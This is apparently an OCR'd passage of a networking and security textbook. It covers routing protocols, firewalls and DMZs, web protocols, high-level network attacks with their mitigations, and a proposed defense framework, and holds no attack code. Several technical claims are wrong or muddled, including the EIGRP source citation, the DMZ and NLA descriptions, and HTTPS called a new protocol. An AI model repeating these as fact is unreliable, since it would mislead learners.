
These are used to determine the best path for data packets to travel between networks. They use algorithms and metrics to determine the most efficient route based on

- Distance
- Traffic
- Availability.

Internet routing refers to directing traffic across the Internet from one device to another. Several protocols get used to accomplishing this task, including

- Border Gateway Protocol (BGP)
- Open Shortest Path First (OSPF)
- Enhanced Interior Gateway Routing Protocol (EIGRP).
- Routing information protocol (RIP, RIPv2, RIP-NG)

We will explore each of these protocols in more detail and examine how they are used to route traffic across the Internet.


Dynamic Routing Protocols
Interior Gateway Protocols (IGPs)
Exterior Gateway Protocols (EGPs)
Distance Vector Routing Protocols
Link-State Routing Protocols
Path-Vector Routing Protocol
RIPv1
IGRP
RIPv2
EIGRP
OSPF
IS-IS
BGP

12.5.1. Static Routing

Static Routing is a method that involves manually configuring and maintaining network routes in a routing table. In static routing, a network administrator defines the specific paths that data packets should take through the network, and these routes are then stored in the routing table on each router in the network.

Here is how static routing works:

1. The network administrator defines the routes that data packets should take through the network by manually configuring the routing table on each router in the network.
2. When a data packet needs to be sent from one network to another, the router checks its routing table to determine the best path to reach the destination network.
3. If the destination network is listed in the routing table, the router sends the data packet along the specified path to the next router in the network.
4. This process continues until the data packet reaches its destination network.

One of the main advantages of static routing is that it provides a high degree of control over how data packets are routed through the network. This can be useful in cases where a particular route is preferred for security or performance reasons. However, static routing requires manual configuration and maintenance, which can be time-consuming and error-prone. It cannot also adapt to changes in the network, such as the failure of a link or the addition of a new network, which can be a disadvantage in dynamic network environments.

12.5.2. Dynamic routing protocols

Dynamic routing protocols are algorithms that are used by network devices to exchange information about the network and to automatically adjust routing tables in response to changes in the network. These protocols route data packets between devices on a network and are essential for maintaining efficient and reliable communication between devices.

They work by exchanging routing information between devices on a network. Each device maintains a routing table that lists the available routes to other devices on the network and information about the cost or distance of each route. When a device receives updated routing information from another device, it updates its routing table to reflect the changes.

There are several dynamic routing protocols, including distance-vector protocols, link-state protocols, and hybrid protocols. Distance-vector protocols, such as the Routing Information Protocol (RIP), use a simple algorithm to determine the best route based on the number of hops or the distance to the destination. Link-state protocols, such as the Open Shortest Path First (OSPF) protocol, use a more complex algorithm that considers the entire network topology when determining the best route. Hybrid protocols, such as the Enhanced Interior Gateway Routing Protocol (EIGRP), combine elements of both distance-vector and link-state protocols.

Dynamic routing protocols are important for maintaining efficient and reliable communication on a network, and they are in both enterprise and service provider networks.

12.5.2.1. BGP

Exchange routing information between networks. By Internet service providers (ISPs) to route traffic between their networks and other networks on the Internet. BGP uses path information and attributes to determine the best route for traffic. One of the critical advantages of BGP is that it allows for creating a "mesh" of interconnected networks, which makes it possible to route traffic around outages or other issues.

Source:
RFC 4271: A Border Gateway Protocol 4 (BGP-4)

12.5.2.2. OSPF

It is a link-state protocol, which means that it keeps track of the state of each link in the network and uses this information to determine the best route for traffic to take. OSPF is often used within enterprise networks and is especially well-suited for large, complex networks. It can also route traffic over multiple paths, improve reliability, and reduce the impact of outages.

Source:
RFC 2328 OSPF Version 2 April 1998

12.5.2.3. EIGRP

is another popular routing protocol commonly used in enterprise networks. It is a distance-vector protocol that relies on information about the distance to other networks to determine the best route for traffic. EIGRP is notable for its ability to quickly converge on a new routing solution when the network changes, which makes it well-suited for dynamic environments.

Source:
RFC 4271: A Border Gateway Protocol 4 (BGP-4)

12.5.2.4. RIP

Routing Information Protocol (RIP) is a distance-vector routing protocol that is used to route traffic on Internet Protocol (IP) networks. It is a widely used protocol that is implemented in many routers and networking devices.

RIP uses a hop count as its routing metric, meaning it determines the next hop for a packet based on the number of routers it must pass through to reach its destination. Each RIP router maintains a routing table that lists the available routes to different destinations, along with the number of hops required to reach those destinations. When a router receives a packet, it looks up the destination in its routing table and forwards the packet to the next hop along the shortest path.


Source:
RFC 1058 - Routing Information Protocol
RFC 2453: RIP Version 2

Video:
[CompTIA Network+ Certification Video Course]
[Free CCNA | Network Devices | Day 1 | CCNA 200-301 Complete Course]
[The New CCNA, CCNP, CCIE certifications explained - BIGGEST Cisco Certification updates EVER!]

12.6. High availability

For a business, it's important if a server or network equipment goes down, you have a system in place that takes over and keeps the network running. One of those technologies is the Hot Standby Router Protocol, or HSRP. Continuity is the most crucial requirement within networks. Our routing protocols aim to offer the user an alternative path, for example, if a router fails.

Hot standby routing protocol offers the solution: it ensures that you can make your gateway redundant and that if the gateway fails, another device immediately takes over, without anything changing for the user.



12.7. RFC standards, or Request for Comments standards,

Are technical and organizational documents that describe the protocols and practices used on the Internet and other networks. They are developed and maintained by the Internet Engineering Task Force (IETF).

Source:
[Internet Standard - Wikipedia]

13. The use of firewalls


Allows us to control what enters or leaves a network and what enters or leaves a computer. It is possible to set rules on these firewalls to dictate what kind of traffic leaves our networks, what kind of traffic leaves our computers, and what kind of traffic comes into our computers.

13.1. Confidentiality of the network

There would be no point in having the server within an internal network if it were not accessible to Internet users. Another attack could use that server to steal data and get into other systems or servers in the network if it existed. Therefore, the server must be placed between two firewalls so that it can get accessed from the internet.

13.2. Demilitarized Zone (DMZ)

This problem is not affected by the location of the demilitarized zone. Therefore, using a back-to-back firewall strategy could resolve it. Here is an example of a commercial organization. The internet is the external network, and here is the internal network. Our organization utilizes an internal network of computers, users, and staff in addition to the internet. The firewall can be used for the public and by filtering or protecting applications. An examination of packets is another possibility.



Source:
[RFC 2888]


13.3. Packet inspection firewalls

The firewall blocks traffic from entering or leaving the network if a rule is triggered. If no rules are triggered, the firewall will allow all traffic, whether inbound or outbound. In addition, firewalls filter applications. Firewalls that look at what applications are being called upon by traffic. Applications that shouldn't, the firewall, will prevent such communications. As a result, communications do not get to the end server.

13.3.1. Stateful firewalls

Incoming traffic can be determined when full-state firewalls receive incoming replies. Firewalls can get used to

- Protect the network
- Implement network rules
- Limit traffic to specific routes



They can also get used for constructing Demilitarized Zones. Using virtual area networks for routing and switching different networks is a standard feature of modern configuration networks.


13.3.2. Application Filter

Through application filtering, this firewall can see what kinds of applications get called and what commands are issued by public users attempting to access the web server. It could also inspect every packet to ensure malicious content is never brought onto the web server. For instance, our firewalls can get configured to filter applications or inspect packets.

Only this server can get controlled by users on the internet who can access the web server, but they cannot access this network because of these firewalls. Demilitarized zones are what we call them. DMZs are secure areas of the network where only trusted users are allowed. In today's world, this is very important. In some organizations, web servers get located in the DMZ. Other organizations put their email servers in the DMZ. Users on the internal network and those working can access the website. However, care gets taken to ensure they cannot get into the network using these firewalls.

When malicious people attack the network, they try to cripple the firewalls. That way, they can try to defeat the organization's defenses. The firewall explains the definition of the first line of defense between the internal network and the external network.

13.3.3. DNS (Domain Name System)
Is a distributed database that maps domain names (such as www.example.com) to IP addresses. It allows users to access websites and other resources using easy-to-remember names instead of numerical addresses.



13.3.3. File sharing
Refers to distributing and accessing digital files over a network, such as the Internet. This can be done through various methods, including peer-to-peer networks, cloud storage services, and file-hosting websites.

13.3.4. Common Web protocols
Hypertext Transfer Protocol or Hypertext Transfer Protocol secure. is a protocol for transferring data over the Internet, such as web pages and other resources. It is the foundation of the World Wide Web and browsers to communicate with web servers. Common web protocols include HTTP

- HTTP
- HTTPS (a secure version of HTTP)
- FTP (File Transfer Protocol)
- SMTP (Simple Mail Transfer Protocol)

These protocols facilitate different types of communication and data transfer over the Internet. HTTPS uses encryption and is an entirely new protocol. The most common command standard for it now is using TLS 1.0 to TLS 1.3. TLS stands for transport layer security. Most companies provide services like;

- Payment
- Banking
- Shopping
- Storing user information
- Social Media Networks
- Cloud storage

Will be enforced to protect our data. To combat this we use encryption to make it harder for cyber-criminals to read the network traffic if they intercept the connection.

13.4. Current Web Developments

Web development refers to building and maintaining websites and web-based applications. It encompasses a wide range of activities, including designing, developing, and deploying web-based systems.

In recent years, several significant developments in the field of web development have had a major impact on how websites and web-based applications are built and used. Some of the most notable current developments in web development include

1. **Responsive design**
   1.1. With the increasing use of mobile devices to access the web, it has become necessary for websites to be responsive, meaning they can adapt to different screen sizes and resolutions. This has led to the widespread adoption of responsive design techniques, which allow websites to be optimized for display on various devices.
2. **Single-page applications (SPAs)**
   2.1. SPAs are web applications that load a single HTML page and dynamically update the page as the user interacts with the application. This allows for faster and more seamless user experiences and has become increasingly popular in recent years.
3. **Cloud computing**
   3.1. The widespread adoption of cloud computing has significantly impacted web development, making it easier and more cost-effective to host and scale web-based applications.
4. **Modern JavaScript frameworks**
   4.1. Several modern JavaScript frameworks, such as React, Angular, and Vue.js, have become famous for building web applications. These frameworks provide tools and libraries that make building complex and feature-rich web applications easier.

Overall, the field of web development is constantly evolving, and many exciting developments are taking place. These developments have had a significant impact on

how websites and web-based applications are built and used and are likely to continue shaping the field.

13.4.1. Web 1.0
It lasted from 1991 to 2004 and was about fetching information. Basic stuff like displaying images from websites.
13.4.2. Web 2.0
started in 1999-2004 and had new features. One was the free sorting of information, which permits users to collectively retrieve and classify the information, Dynamic content that is responsive to user input. Information flows between the site owner and site users using evaluation & online commenting. Developed APIs to allow self-usage, such as by a software application.
13.4.3. Web 3.0
has new features like 3d graphics on websites, artificial intelligence, and smart contracts. It is more secure and delivers a better user experience.

Source:
History of the World Wide Web - Wikipedia


Video:
Introduction to Web Development || Setup || Part 1

14. Network Threats

When we talk about a network, we talk about computer networks. In this subchapter we will talk about all the different network attack vectors an attacker could use to compromise the network and damage your business operations and business continuity. We must be going to name only some of the different attack vectors. Still, you must have a global idea of the different network threats you may face as a blue or purple teamer or, of course, when you joined the dark side as the red team as an adversary emulation.


14.1. Denial Of Service (DOS)

A DOS attack usually denies the service of a network or application. While the attacker performs a Denial of Service attack, it will overload or stress the network or application so much it will not be able to be responsible or respond to requests from legitimate users. To mitigate these attacks, it is essential to remember to have your applications patched and apply a firewall at your network entry points. DOS can also be triggered by executing a payload to the target that will make the application crash; this could also cause DOS.




14.2. Distributed Denial of Service (DDOS)

During a DDOS attack, multiple bots or computers will target the same network or web application endpoint to cause a denial of service. The best mitigation for DDOS attacks is to have a solid web proxy and Content delivery networks in place to mitigate loads of such attacks. DDOS attacks could put up to terabytes a second, which could go even down the most prestigious firewalls out of commission. Once the pipe is clogged with junk data, there is not much you can do besides sending the traffic into a black hole.




14.3. Address Resolution Protocol Poisoning (ARP)

This attack usually allows the attacker to intercept or modify packets or redirect traffic to him. This is a very dangerous attack type because it could allow you to send credentials or intercept web traffic and modify it. The best protection against such attacks is implementing NLA or network-level authentication before a device is allowed on network




14.4. Rogue Dynamic Host Configuration Protocol Server (DHCP)

On almost every network, you will find a DHCP server. If the network administrators allow fake DHCP servers to be on the network, it could allow attackers to redirect, modify or steal credentials. It is always a good idea to block unauthorized DHCP packets for either IPv4 and IPv6. Besides that, network-level authentication (NLA) should help prevent these kinds of attacks.



14.5. Domain Naming Service cache spoofing (DNS)


Even though our DNS service is not free from attacks, in the last few decades, DNS attacks have been more prevalent. These attacks allow the attacker to poison the DNS entry table of the computer system and send network traffic to a different web server than the authoritative intended. The best way to mitigate such attacks is to implement Domain Name System Security Extensions and not allow domain spoofing within your enterprise domain network. While also protecting from domain takeovers, it is recommended to protect your domain registrar with 2-factor authentication.



14.6. Man in the middle attacks (MitM)

These attacks allow the hacker to flow traffic through his computer, allowing him to inspect all the traffic being sent. Usual mitigations for these attacks involve having a Virtual Private Network, and for added protection, websites usually include Transport Layer Security over The Hypertext Transfer Protocol Secure. This can help to protect you against a potential attacker that is traversing your traffic

Most of these attacks have simple mitigations you could apply to your network. To further understand the amount of different attacks we use MITRE attack to map out all the different attack vectors.



Source:

Denial-of-service attack - Wikipedia
ARP spoofing - Wikipedia
Rogue DHCP - Wikipedia
https://en.wikipedia.org/wiki/DNS_spoofing
Man-in-the-middle attack - Wikipedia
Analyzing Quantum Insert Attacks | Infosec Resources
Spanning Tree Protocol - Wikipedia

Instructional and tutorial Videos:
DDoS Attack Explained
What is a DDoS Attack?
ARP Poisoning or ARP Spoofing Attack - Explanation & Demonstration
ARP Explained - Address Resolution Protocol
DHCP Explained - Dynamic Host Configuration Protocol
Rogue DHCP Server | Man-in-the-Middle Attack
DNS Cache Poisoning - Computerphile
Man in the Middle Attacks & Superfish - Computerphile

15. OAADF (Open Source Advanced Automated Defense Framework)

Based on deep learning and machine learning, this platform needs to be secure and follows the latest guidelines for cybersecurity. Also, try to make it very understandable by following the official OSI model, which has seven layers. There are also seven phases in the framework:

0. Recon
1. Enumeration & Scanning
2. Exploitation and extortion
3. Detection and incident Response
4. Counterintelligence
5. Patch Management and back to normal operations
6. Review and Continuous improvements and back to step 0.

Refer to Appendix B: for more information and the drawing.

15.1. AI machine learning framework

Through our AI and machine learning platform, a great deal of user input will be generated so that our system can simulate someone breaking into the system. Various techniques get used to escalate privileges on a computer system, including driver exploitation, binary exploitation, kernel exploitation, and many others. In addition, the system will generate lots of random configurations throughout the data stream.

A pen-testing framework will get used to test this. Next, the system will be enhanced and strengthened. In phase five, the model below shows how it will interact and which data points it will use to decide which compute cluster performed the best based on the data and key data points. Then, using machine learning and deep learning on Microsoft Cloud, AWS, and Google Cloud, our system will combine their models and create new ones. it will get looped back to the initial feedback loop.

15.2. Attack simulation

With the OAADF framework on a corporate network with a Cloud-based Active Directory and an Exchange Network. The security features get defined in the NIST framework and ISO standards. This image shows a typical network with an old-style DMZ. To keep the web servers segmented from the Active Directory servers. To make sure that if Exchange is compromised, the rest will stay protected on a forest level. Below, see a simplified version of the Active Directory exchange environment. The drawing shows that there are three networks. The attacker's network, The DMZ**,** and the Domain controller use Microsoft Dynamics.

Security measures will increase as we get closer to the domain controller. This principle is also known as defense in depth. As layers get added, security measures

become tighter. Another concept we may have heard of is the Trust policy and Managed Extended Response. which refers to Machine learning to handle new and complex cyberattacks. As a final step, run a penetration test against the target to complete the security process and continuously improve the security and defenses for machine learning attackers that do not rely solely on human knowledge and capabilities.

Refer to Appendix C for more information and the drawing.

Attackers Toolbox

